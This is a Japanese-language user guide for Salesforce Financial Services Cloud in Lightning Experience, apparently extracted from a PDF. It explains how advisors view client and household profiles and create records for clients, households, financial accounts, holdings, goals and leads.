Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントとの緊密な関係を目的としたプラットフォームでの Financial Services の提供

Financial Services Cloud は、新しい概念の顧客窓口です。1 日の間に多数のシステムにログインすることなく、最も関連性の高いアクションの実行が可能なクライアント情報が、見やすい集計ビューで表示されます。テクノロジおよびデジタルワークフローによって生産性が向上し、日常的な管理タスクに費やす時間が短縮されます。代わりに、クライアントが期待する高度にパーソナライズされたプロアクティブなサービスの提供に集中できるようになります。

主要な用語

用語によっては、金融サービスのコンテキスト内で複数の意味を持つ場合があります。そのため、アプリケーションで*取引先*やクライアントのような用語が出現したら、その意味を明確にすることが重要です。

クライアント、世帯、リレーションの設定

クライアント、世帯、リレーションの拡張ネットワークのレコードを作成し、クライアントリストに総合的かつ豊富な内容が表示されるよう維持します。

財務データの入力

クライアントの金融口座、基礎となる保有株、資産、負債、財務目標のレコードを作成します。

ウォレットシェア商談の作成

金融口座に関連する商談レコードを作成し、ウォレットシェア商談を追跡します。

リードの作成

リードレコードを作成して見込み客を追跡します。

クライアントへのリードの変換

リードレコードをクライアントレコードに変換します。

クライアントデータの操作

クライアントのインタラクションの詳細を追跡し、豊富な履歴を展開して関係の構築を促します。

クライアントとの緊密な関係を目的としたプラットフォームでの Financial Services の提供

Financial Services Cloud は、新しい概念の顧客窓口です。1 日の間に多数のシステムにログインすることなく、最も関連性の高いアクションの実行が可能なクライアント情報が、見やすい集計ビューで表示されます。テクノロジおよびデジタルワークフローによって生産性が向上し、日常的な管理タスクに費やす時間が短縮されます。代わりに、クライアントが期待する高度にパーソナライズされたプロアクティブなサービスの提供に集中できるようになります。

エンゲージメントを強化し、より有益なクライアントとアドバイザーの関係を築くことができる基本的なクライアント管理を開始できます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Lightning Experience での新しい作業方法

Financial Services Cloud の機能は、Lightning Experience でのみ使用できます。ユーザの作業ニーズに対応し、クライアントの現状に関する詳細が確認できるため、Salesforce Classic とは異なります。

その日の業務の確認に [ホーム] を活用

[ホーム] ページでは、ToDo リストにある最も急を要する項目にすぐにアクセスできます。その日の優先度はどうなっていますか。次は何をすべきですか。どのような作業が残っていますか。[アシスタント] では、新しく割り当てられたリードや注意が必要な商談についてアラートが表示されるため、その日の生産性を可能な限り高めることができます。

[クライアント] および [世帯] リストビューの参照

クライアントおよび世帯プロファイルにすばやく移動するには、[クライアント] および [世帯] リストビューを参照します。類似する関心または財政的特徴に基づき、クライアントと世帯の条件設定済みリストを表示できます。

クライアントおよび世帯プロファイル

プロファイルには、クライアントまたは世帯の財務に対する過去、現在、将来の豊富な全体像が表示されます。1つのビューで、金融口座の監視、個人と世帯のリレーションの視覚化、目標の管理、活動履歴の確認を行うことができます。

ダッシュボードを使用したクライアントリストの監視

ダッシュボードを使用すると、既存のクライアントとのやりとりや今後ビジネスが増加する可能性を一目で確認できます。

どのようなクライアントデータを表示できますか?

Salesforce のセキュリティおよび共有モデルは、クライアントデータへの柔軟で適切なアクセスレベルを保証します。アドバイザリチーム用に定義されているデータ表示の詳細は、システム管理者にお問い合わせください。


Lightning Experience での新しい作業方法

Financial Services Cloud の機能は、Lightning Experience でのみ使用できます。ユーザの作業ニーズに対応し、クライアントの現状に関する詳細が確認できるため、Salesforce Classic とは異なります。

ログインすると Lightning が表示され、そこで作業を開始します。左側のナビゲーションメニューによって、さまざまな場所に移動できます。ナビゲーションメニューアイコン を選択するとメニューが展開され、[ホーム]、[クライアント]、および [世帯] の各項目が表示されます。これらのツールを使用すれば、すぐにエキスパートになれます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition




その日の業務の確認に [ホーム] を活用

[ホーム] ページでは、ToDo リストにある最も急を要する項目にすぐにアクセスできます。その日の優先度はどうなっていますか。次は何をすべきですか。どのような作業が残っていますか。[アシスタント] では、新しく割り当てられたリードや注意が必要な商談についてアラートが表示されるため、その日の生産性を可能な限り高めることができます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition



- ダッシュボード (1) には、四半期の商談の状況が表示されます。
- [アシスタント] (2) にはその日に割り当てられたリード、および注意が必要な商談についてのアラートが表示されるため、積極的に行動できます。
- [ToDo] コンポーネントには、今後の ToDo が表示されます。直接このページから「完了」とマークできます。ページを離れない限り、いつでも完了した ToDo を再度開くことができます。ページを更新すると、完了した ToDo はビューから削除されます。
- [今後の行動] には、カレンダーで本日これから予定されている項目が 5 つ表示されます。過去の行動は、時間の経過に沿って削除されます。
- [誕生日] には、今後 7 日以内に誕生日を迎えるクライアントが表示されます。
- [Upcoming RMD (今後の RMD)] には、クライアントと今後の最低引出義務 (RMD) 年齢がリストされます。
- [商談] および [リード] コンポーネントでは、クライアントリストを強化して増やす方法を追跡できます。

現時点では、[ホーム] のページレイアウトはカスタマイズできません。

[クライアント] および [世帯] リストビューの参照

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントおよび世帯プロファイルにすばやく移動するには、[クライアント] および [世帯] リストビューを参照します。類似する関心または財政的特徴に基づき、クライアントと世帯の条件設定済みリストを表示できます。

これらのリストビューには、自分が担当するクライアント、見込み客、および世帯が表示されます。

- システム管理者によって有効化されたリストビューを表示するには、ページの上部にあるリストビュー名を選択します。

  ヒント: [私のクライアント] および [私の世帯] リストビューにはクライアントリスト内のすべてのクライアントおよび世帯が表示されるため、開始点として最適です。これらのリストビューには、[取引先] タブの情報が表示されます。

- 並び替えるには、列ヘッダーをクリックします。
- [私のクライアント] または [私の世帯] のビューを動的に更新するには、検索条件を変更し、マーケティングセグメント、年齢、誕生日などの条件でクライアントを分類します。
  1. 絞り込むことができる条件のリストを拡張するには、[検索条件] アイコンを選択します。
  2. 変更する検索条件ごとに条件を選択して編集し、[完了] を選択します。

     重要: 通貨の値で絞り込む場合は、値の前に ISO 通貨コード (USD、GBP など) を指定します。たとえば、`「GBP100000」` のようになります。ISO コードは、会社で有効になっている通貨のいずれかである必要があります。

  3. [適用] を選択します。
     更新された検索条件でリストビューが更新されます。

  現時点では、編集したリストビューへの変更は保存できません。
- 1 ページあたりの表示レコード数は最大で 25 件、リストビューあたりの表示項目数は最大で約 2,000 件です。

リストビューに最大数を超える項目数があるために一部の項目にアクセスできない場合は、検索条件を絞り込んでその他の項目にアクセスできるようにします。

クライアントおよび世帯プロファイル

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

プロファイルには、クライアントまたは世帯の財務に対する過去、現在、将来の豊富な全体像が表示されます。1つのビューで、金融口座の監視、個人と世帯のリレーションの視覚化、目標の管理、活動履歴の確認を行うことができます。

強調表示パネル
: 前回および次回のスケジュールされたインタラクションを一目で確認できます。

[詳細] タブ
: プロファイルページを離れることなく、詳細にすばやくアクセスできます。プロファイルページのすべてのタブの表示は似ていますが、クライアントプロファイルと世帯プロファイルでは若干異なります。クライアントの場合、クライアント掌握情報、雇用、および取引先責任者情報の概要が表示されます。世帯の場合、すべての金融資産の高度な概要が表示されます。[詳細] の情報を編集するには、強調表示パネルの [編集] ボタンを使用します。

[財務] タブ
: 投資口座、銀行口座、および保険証券の定義済みカテゴリによって金融口座を追跡します。また、資産と負債も追跡できます。

[リレーション] タブ
: 世帯の個人が関与するリレーションのネットワークを管理します。新しい世帯メンバーを追加します。世帯以外の個人を関連取引先責任者として追加します。世帯の場合、他の世帯またはビジネスエンティティを関連取引先として追加できます。関連付けられた取引先責任者および取引先を編集または削除できます。

[目標] タブ
: 目標に基づく計画でクライアントにとって重要な内容を追跡します。

[関連] タブ
: 金融口座、有形資産、負債、および商談、ケース、メモと添付などの関連リストの包括的な概要が表示されます。このビューは、オンボーディングで一連の金融口座、目標、商談、リレーションをすばやく入力するときに便利です。

コンポーザ
: ToDo と行動を作成し、クライアントのコミュニケーションをログに記録します。Chatter フィードを使用して情報を共有し、クライアントのリレーションを管理する他のチームメンバーとコラボレーションします。

ここに表示される内容は元の項目、項目名、項目の順序とは異なる場合があります。安心してください。その場合は単にシステム管理者がカスタマイズしているだけです。プロファイルページ内のセクションのレイアウトは変更できません。

ダッシュボードを使用したクライアントリストの監視

ダッシュボードを使用すると、既存のクライアントとのやりとりや今後ビジネスが増加する可能性を一目で確認できます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. ナビゲーションメニューで、ダッシュボードリストビューに移動します。
2. [公開ダッシュボード] フォルダで [私のクライアントリスト] ダッシュボードを探します。
   - 私のクライアントリスト - 概要 — 既存のクライアントリストをクライアント別の AUM、ウォレットシェア、金融口座合計に関するインサイトを使用して管理します。
   - 私のクライアントリスト - エンゲージメント機会 - 次回のクライアントレビュー、誕生日、その他のリレーションタッチポイントを追跡することで顧客との関係を深めます。
   - 私のクライアントリスト - セールス & 商談 — 新たな AUM の商談を識別し、目標達成に向けてセールスプロセスに取り組むことで、クライアントリストを拡大します。
3. 関心のあるダッシュボードを選択します。[更新] を選択して最新のデータを取得します。

どのようなクライアントデータを表示できますか?

Salesforce のセキュリティおよび共有モデルは、クライアントデータへの柔軟で適切なアクセスレベルを保証します。アドバイザリチーム用に定義されているデータ表示の詳細は、システム管理者にお問い合わせください。

主要な用語

用語によっては、金融サービスのコンテキスト内で複数の意味を持つ場合があります。そのため、アプリケーションで*取引先*や*クライアント*のような用語が出現したら、その意味を明確にすることが重要です。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

取引先
: 消費者や他の企業とビジネスを行うベンダまたは企業などの法人取引先。アカウントと混同しないでください。Financial Services Cloud では、取引先が世帯エンティティや個人クライアントを示す場合もあります。

資産
: 不動産やコレクションなど、金融口座レコードでは表されない有形資産。会社が、資産集約サービスを使用して未管理金融口座を追跡していない場合、資産を使用して簡易に未管理金融口座を説明することもできます。

クライアント
: 過去、現在、または将来に自分の会社とビジネスを行う個人。見込み客もクライアントです。アプリケーション内では、*個人*はクライアントである人物を意味します。クライアントと*個人*は同じ意味で使用されています。

金融口座
: 投資口座、銀行口座、保険証券、またはその他の種類の金融口座。一部の金融サービスアプリケーションでは、金融口座が組織の中心となります。他のアプリケーションでは、クライアントまたは家族が中心です。Financial Services Cloud は、クライアント中心に設計されているため、後者のカテゴリに当てはまります。

世帯
: 同居する個人のグループで、その財務は世帯レベルで集計されます。Salesforce が、世帯内の各個人がどう関係するかを直接追跡することはありません。各個人のリレーションは、各自と同じ世帯とのリレーションに基づき、世帯内の各自のロール (クライアント、配偶者、扶養家族など) によって決まります。

  弁護士、会計士、税務プランナーなど、世帯に関連付けられているが、世帯に属していない人物であるエンティティは、*関連取引先責任者*です。所有ビジネスや関連世帯など、世帯に関連付けられている組織エンティティであるエンティティは、*関連取引先*です。

  クライアントおよび世帯プロファイルでは、世帯メンバーがまとめて表示され、他の関連付けられたエンティティ (*拡張リレーション*とも呼ばれる) とは明確に区別されています。

個人
: クライアントである人物。

負債
: 住宅ローンや融資など、支払義務のある負債。

クライアント、世帯、リレーションの設定

クライアント、世帯、リレーションの拡張ネットワークのレコードを作成し、クライアントリストに総合的かつ豊富な内容が表示されるよう維持します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントまたは見込み客の作成

新しいクライアントまたは見込み客とのエンゲージメントを追跡する場合は、クライアントレコードを作成します。

世帯の作成

住所と財務が共有されている個々のクライアントのグループを追跡します。

世帯メンバーの追加

既存の世帯に家族を追加し、世帯レベルでメンバーの活動と財務を集計する方法を定義します。

クライアントまたは世帯への拡張リレーションの追加

クライアントの世帯以外の人々とのリレーションを視覚化すると便利です。クライアントの財務状況についてアドバイスを行う他の専門家を追跡します。また、クライアントの所有企業や他の組織エンティティとの提携も追跡します。

クライアントまたは見込み客の作成

新しいクライアントまたは見込み客とのエンゲージメントを追跡する場合は、クライアントレコードを作成します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [クライアント] リストビューから、[新規] を選択します。
2. クライアントの名前を入力します。
3. 状況を選択します。
   - 確認済みのクライアントの場合は、*[有効]* を選択します。
   - 見込み客の場合は、*[見込み客]* を選択します。
   - オンボーディング中のクライアントの場合は、*[オンボーディング]* を選択します。
4. 既存の世帯を選択するか、[新規] を選択して世帯レコードを作成します。
   クライアントは、1 つの世帯にのみ帰属できます。
5. 世帯内の個人のロールを選択します。
6. 世帯レベルでデータを集計するときに含める積み上げ集計項目 ([金融口座] や [財務目標] など) を選択します。
   複数選択を行うには、オペレーティングシステムの複数選択機能 (Windows は Ctrl キーを押しながらクリック、Mac は CMD を押しながらクリック) を使用します。
7. その他の関連情報を入力したら、レコードを保存します。

クライアントは削除できません。

世帯の作成

住所と財務が共有されている個々のクライアントのグループを追跡します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [世帯] リストビューから、[新規] を選択します。
2. 世帯名を入力します (*例: `Claire Johnson の世帯`*)。
3. レコードを保存します。

世帯の削除や無効化はできません。

世帯メンバーの追加

既存の世帯に家族を追加し、世帯レベルでメンバーの活動と財務を集計する方法を定義します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントは、1つの世帯にのみ帰属できます。現時点では、クライアントを複数の世帯に関連付けたり、複数の世帯にわたってクライアントの財務と活動を集計することはできません。

1. クライアントまたは世帯プロファイルの [リレーション] タブで、[世帯メンバー] セクションの [新規] を選択します。

2. ［名前］項目をクリックします。既存の名前または[新規]を選択します。新規取引先責任者の場合は、次の手順を実行します。
   a. ［個々］レコードタイプを選択します。その後で、[次へ]を選択します。
   b. 少なくとも取引先責任者の姓を入力します。
   c. 取引先責任者レコードを保存します。
3. この個人をプライマリ世帯メンバーとして指定する場合は、*［プライマリメンバー］*を選択します。
   世帯に指定できるプライマリメンバーは1人のみです。プライマリメンバーの指定は必須ではありません。
4. 個人のロールを選択します。
   - 個人がプライマリ世帯メンバーの場合は、*［クライアント］*を選択します。
   - 個人がプライマリ世帯メンバーでない場合は、プライマリ世帯メンバーのロールに対して相対的なロールを表すロールを選択します。
5. 世帯レベルでデータを集計するときに含める積み上げ集計項目([金融口座]や[財務目標]など)を選択します。
   複数選択を行うには、オペレーティングシステムの複数選択機能(Windowsは Ctrl キーを押しながらクリック、Macは CMD を押しながらクリック)を使用します。
6. レコードを保存します。

クライアントまたは世帯への拡張リレーションの追加

クライアントの世帯以外の人々とのリレーションを視覚化すると便利です。クライアントの財務状況についてアドバイスを行う他の専門家を追跡します。また、クライアントの所有企業や他の組織エンティティとの提携も追跡します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントまたは世帯への取引先責任者の関連付け

弁護士、会計士、またはその他の専門職を関連取引先責任者として追加します。最初に、取引先責任者の法人取引先を作成します(Salesforceではすべての取引先責任者が取引先に属するため)。次に、その取引先責任者をクライアントまたは世帯に関連付けます。

世帯への取引先または別の世帯の関連付け

世帯に関連付けられている取引先を追加して、世帯とエンティティ(所有ビジネス、信頼、別の世帯など)とのリレーションを追跡します。

クライアントまたは世帯への取引先責任者の関連付け

弁護士、会計士、またはその他の専門職を関連取引先責任者として追加します。最初に、取引先責任者の法人取引先を作成します (Salesforce ではすべての取引先責任者が取引先に属するため)。次に、その取引先責任者をクライアントまたは世帯に関連付けます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. ナビゲーションメニューで、[取引先] に移動し、[新規] を選択します。取引先レコードを作成します。
   弁護士を関連取引先責任者として追加する場合は、法律事務所の取引先レコードを作成します。
2. クライアントまたは世帯プロファイルの [リレーション] タブに移動し、[関連取引先] セクションで [新規] を選択します。
3. ［取引先責任者］項目で、取引先責任者が関連付けられている世帯メンバーの名前を確認します。
   取引先責任者は特定のメンバー (世帯そのものではなく) に関連付ける必要があります。
4. ［関連する取引先責任者］項目をクリックします。既存の取引先責任者または [新規取引先責任者] を選択します。新規取引先責任者の場合は、次の手順を実行します。
   a. 法人取引先責任者を追加するので、*ビジネス*レコードタイプを選択します。その後で、[次へ] を選択します。
   b. 少なくとも取引先責任者の姓を入力し、最初のステップで作成した取引先名を選択します。
   c. 取引先責任者レコードを保存します。
5. ［関連ロール］項目で、取引先責任者とクライアントとの関連付けを説明するロールを選択します。
6. 関連取引先レコードを保存します。

関連取引先レコードは、クライアントプロファイルと世帯プロファイルの両方に表示されます。取引先責任者のレコード詳細ページにも、取引先責任者が関係するエンティティが表示されます。

世帯への取引先または別の世帯の関連付け

世帯に関連付けられている取引先を追加して、世帯とエンティティ (所有ビジネス、信頼、別の世帯など) とのリレーションを追跡します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

取引先エンティティは世帯エンティティにのみ関連付けることができます。個人のクライアントには関連付けできません。現在は、取引先を世帯と関連付けてクライアントと組織エンティティのリレーションを追跡することをお勧めします。

1. 世帯プロファイルの [リレーション] タブにある [関連取引先] セクションで [新規] を選択します。
2. ［取引先］項目で、取引先が関連付けられている世帯の名前を確認します。
3. `［Related Account］` 項目をクリックします。既存の取引先または [新規取引先] を選択します。新規取引先の場合、次の操作を実行します。
   a. 関連取引先が別の世帯の場合は、*世帯*レコードタイプを選択します。関連取引先が関連ビジネスまたは組織エンティティの場合は、*ビジネス*レコードタイプを選択します。その後で、[次へ] を選択します。

b. 少なくとも取引先の名前を入力します。

c. 取引先レコードを保存します。

4. ［関連ロール］項目で、取引先と世帯との関連付け方法を説明するロールを選択します。

5. 関連取引先レコードを保存します。

関連取引先は、世帯プロファイルに表示されます。取引先のレコード詳細ページにも、取引先が関係するエンティティが表示されます。

財務データの入力

クライアントの金融口座、基礎となる保有株、資産、負債、財務目標のレコードを作成します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

金融口座の追加

投資口座、銀行口座、または保険証券に関する情報を入力します。通常、このデータは外部システムから自動的に更新されますが、金融口座を手動で入力する方法を次に説明します。

投資口座内の保有株の表示

投資口座のビューを展開して、基礎となる保有株を表示します。

投資口座への持ち株の追加

投資口座の金融持ち株に関する購入履歴と詳細を入力します。

証券レコードの作成

株式や債券などの証券に関する情報を入力します。通常、このデータは外部システムから自動的に更新されますが、証券レコードを手動で入力する方法を次に説明します。

資産または負債の追加

有形資産 (不動産や収集品など) または負債 (抵当やローンなど) に関する情報を入力します。

財務目標の追加

大きな買い物、退職貯蓄、その他の人生の目標に向けたクライアントの進展状況を追跡する財務目標を作成します。

金融口座ロールの追加

クライアントの金融口座への関与 (受益者や受託者など) に関する情報を入力します。

金融口座の追加

投資口座、銀行口座、または保険証券に関する情報を入力します。通常、このデータは外部システムから自動的に更新されますが、金融口座を手動で入力する方法を次に説明します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. クライアントまたは世帯プロファイルの [財務] タブで、該当する金融口座セクションの [新規] を選択します。

2. 関連する詳細を入力します。

[プライマリ所有者] は、世帯自体ではなく世帯メンバーまたは組織エンティティです。

投資口座を自社で管理している場合は *[管理]* を選択します。自社製品の場合は、*[個別保有]* をオフのままにします。

3. レコードを保存します。

クライアントプロファイルから金融口座を作成し、クライアントの金融口座情報が世帯レベルで集計されている場合、新しく作成された口座は世帯プロファイルにも表示されます。金融口座が複数の個人により共同で所有されている場合、各個人のプロファイルに完全な残高が表示されます。

一部または全員が同じ世帯に属し、金融口座がプライマリ所有者のその世帯の積み上げ集計に含まれている場合、集計で残高は 1 回のみ計算されます。

個人クライアントと組織エンティティが共同で金融口座を所有している場合は、積み上げ集計に口座残高が含まれるかどうかは、プライマリ所有者によって決まります。

- プライマリ所有者が個人クライアントの場合、残高はクライアントの世帯積み上げ集計に含まれます。
- プライマリ所有者が組織エンティティの場合、残高はクライアントの世帯積み上げ集計に含まれません。

[財務] タブまたは [関連] タブから金融口座を編集、削除できます。また、金融口座と関連付けられたウォレットシェア商談も作成できます。金融口座名の横にあるアクションアイコンを選択します。

関連トピック:

ウォレットシェア商談の作成

投資口座内の保有株の表示

投資口座のビューを展開して、基礎となる保有株を表示します。

1. クライアントまたは世帯プロファイルの [財務] タブで、投資口座名の横にある矢印アイコンを探します。

アイコンがない場合、保有株情報を使用できません。

2. 投資口座内の保有株リストを展開するには、矢印アイコンを選択します。

関連トピック:

投資口座への持ち株の追加

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

保有株を表示する
- 「アドバイザー」権限

投資口座への持ち株の追加

投資口座の金融持ち株に関する購入履歴と詳細を入力します。

持ち株を追加する場合、既存の証券レコードからのみ選択できます。証券レコードがまだ存在しない場合は、最初に作成します。

1. クライアントまたは世帯プロファイルの [関連] タブで、[金融持ち株] セクションの [新規] を選択します。
2. *「Salesforce 株」* などの名前を入力します。
3. 株式コードを選択します。
4. この持ち株の金融口座 (投資口座) を選択します。
5. 購入の詳細を入力します。
6. レコードを保存します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

関連トピック:

- 証券レコードの作成
- 投資口座内の保有株の表示

証券レコードの作成

株式や債券などの証券に関する情報を入力します。通常、このデータは外部システムから自動的に更新されますが、証券レコードを手動で入力する方法を次に説明します。

投資口座の持ち株を入力する前に、証券データが入力されていることを確認します。入力されていないと、証券を持ち株の一部として指定できません。

1. ナビゲーションメニューから、[証券] リストビューに移動して [新規] を選択します。
2. 株式コード、証券名、その他の関連する詳細を入力します。
3. レコードを保存します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

資産または負債の追加

有形資産 (不動産や収集品など) または負債 (抵当やローンなど) に関する情報を入力します。

1. クライアントまたは世帯プロファイルの [財務] または [関連] タブで、[資産と負債] セクションの [新規] を選択します。
2. *[資産]* または *[負債]* レコードタイプを選択します。
3. 必要な詳細を入力してレコードを保存します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

財務目標の追加

大きな買い物、退職貯蓄、その他の人生の目標に向けたクライアントの進展状況を追跡する財務目標を作成します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. クライアントまたは世帯プロファイルの [目標] タブで、[目標の概要] セクションの [新規] を選択します。
2. 名前を入力します。
3. 目標のプライマリ所有者である世帯メンバーを選択します。
4. その他の関連する詳細を入力してレコードを保存します。

   クライアントプロファイルから目標を作成し、クライアントの目標が世帯レベルで集計されている場合、目標は世帯プロファイルにも表示されます。

[目標] タブまたは [関連] タブから目標を編集、削除できます。現時点では、貯蓄に関する目標のみを入力できます。負債の支払いなどの目標はサポートされていません。目標を特定の金融口座と関連付けることはできません。

金融口座ロールの追加

クライアントの金融口座への関与 (受益者や受託者など) に関する情報を入力します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. クライアントプロファイルの [財務] タブで、[金融口座ロール] セクションの [新規] を選択します。
2. クライアントの関与を表す金融口座とロールを選択します。
3. 関連する詳細を入力し、必要に応じて開始日を更新します。
4. レコードを保存します。

   新しく追加したロールは [財務] タブに表示されます。

   メモ: クライアントプロファイルの [関連] タブには、クライアントが担う金融口座ロールの完全なリストが表示されます。[関連] リストには、[プライマリ所有者] と [共同所有者] の金融口座ロールが含まれます。これらの金融口座ロールは、クライアントが金融口座レコードのプライマリ所有者または共同所有者であることを示したときに、自動的に作成および更新されます。

ウォレットシェア商談の作成

金融口座に関連する商談レコードを作成し、ウォレットシェア商談を追跡します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [財務] タブで、金融口座名の横にあるアクションアイコンを選択します。
2. [新規商談 (ウォレットシェア)] を選択します。
3. 必須項目および関連する詳細を入力します。
4. レコードを保存します。

リードの作成

リードレコードを作成して見込み客を追跡します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. ナビゲーションメニューから [リード] リストビューに移動して、[新規] を選択します。
2. 適切なリードレコードタイプを選択し、[次へ] を選択します。
3. 名前、会社名、リード状況、その他の関連する詳細を入力します。
4. レコードを保存します。

クライアントへのリードの変換

リードレコードをクライアントレコードに変換します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. リードの詳細ページで、[取引の開始] を選択します。
2. ［取引先名］をクリックし、[新規取引先] を選択します。
3. 各レコードタイプを選択し、[次へ] を選択します。
4. 関連する詳細を入力します。
5. 新しい取引先レコードを保存します。
6. 取引開始済みリードに関連する商談レコードも作成する場合は、商談名を入力します。
7. [取引の開始] を選択します。
8. 確認メッセージを閉じるか、[リードに移動] を選択してリードレコードの作成をさらに続けます。

クライアントデータの操作

クライアントのインタラクションの詳細を追跡し、豊富な履歴を展開して関係の構築を促します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クライアントのインタラクションの追跡

ToDo と行動を追跡し、クライアントのコミュニケーションをログに記録して、クライアントとのインタラクションの完全な履歴を管理します。

クライアントの関心の追跡

クライアントの個人的関心と財政的関心を追跡することで、簡単にコミュニケーションをカスタマイズし、クライアントの関心事に合わせることができます。

クライアントのインタラクションの追跡

ToDo と行動を追跡し、クライアントのコミュニケーションをログに記録して、クライアントとのインタラクションの完全な履歴を管理します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. クライアントプロファイルで、[活動] タブに移動します。
2. 該当するタブで、ToDo または行動のスケジュール、メールの送信、または活動の記録を行います。
   クライアントの ToDo または行動が世帯の積み上げ集計に含まれている場合、その ToDo または行動は世帯プロファイルの [活動] タブにも表示されます。

クライアントのインタラクションを追跡するときの考慮事項は、次のとおりです。

- システム管理者は、クライアントプロファイルと世帯プロファイルに表示される [前回のインタラクション] および [次回のインタラクション] の日付に影響する活動を指定できます。詳細は、システム管理者にお問い合わせください。
- [前回のレビュー] および [次回のレビュー] の日付は、クライアントの [レビュー頻度] に基づいて自動的に計算されることはありません。[前回のレビュー] と [次回のレビュー] の日付は、ToDo または行動がレビューミーティングの場合でもクライアントの ToDo または行動の日付とは無関係です。

クライアントの関心の追跡

クライアントの個人的関心と財政的関心を追跡することで、簡単にコミュニケーションをカスタマイズし、クライアントの関心事に合わせることができます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. クライアントプロファイルの強調表示パネルで、[編集] を選択します。
2. [クライアント掌握] セクションで、［個人的な関心事］または［財務的な関心事］項目をクリックします。
3. *「料理」*や*「退職」*などの関心事を入力します。アプリケーションに存在する場合は、提案された関心事のリストから選択します。それ以外の場合は、それぞれの新しいエントリの後に Enter キーを押してリストに追加します。
4. 変更内容を保存します。

Financial Services Cloud の管理

アップグレード後のタスク

Summer '16 のアップグレードより前に Financial Services Cloud をインストールした場合は、アップグレード後に以下の必須タスクを実行します。最初にインストールしたバージョンが 2.0 である場合は、最新かつ最適なバージョンを自動的に装備したことになるため、これらのタスクの実行は必要ありません。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ホームページの設定

ホームページを設定して、適切なLightning Experienceコンポーネントを含めます。

ホームページを設定して、Lightning Experienceコンポーネントを最大限に活用してみましょう。

エディション

Lightning Experienceで有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定]から、[クイック検索]ボックスに「*lightning*」と入力し、**[Lightning アプリケーションビルダー]**を選択します。
2. [ホーム]の横にある**[コピー]**をクリックします。
3. Lightningアプリケーションビルダーで、必要に応じて新しいページの表示ラベルと説明を入力します。
4. 変更内容を保存します。
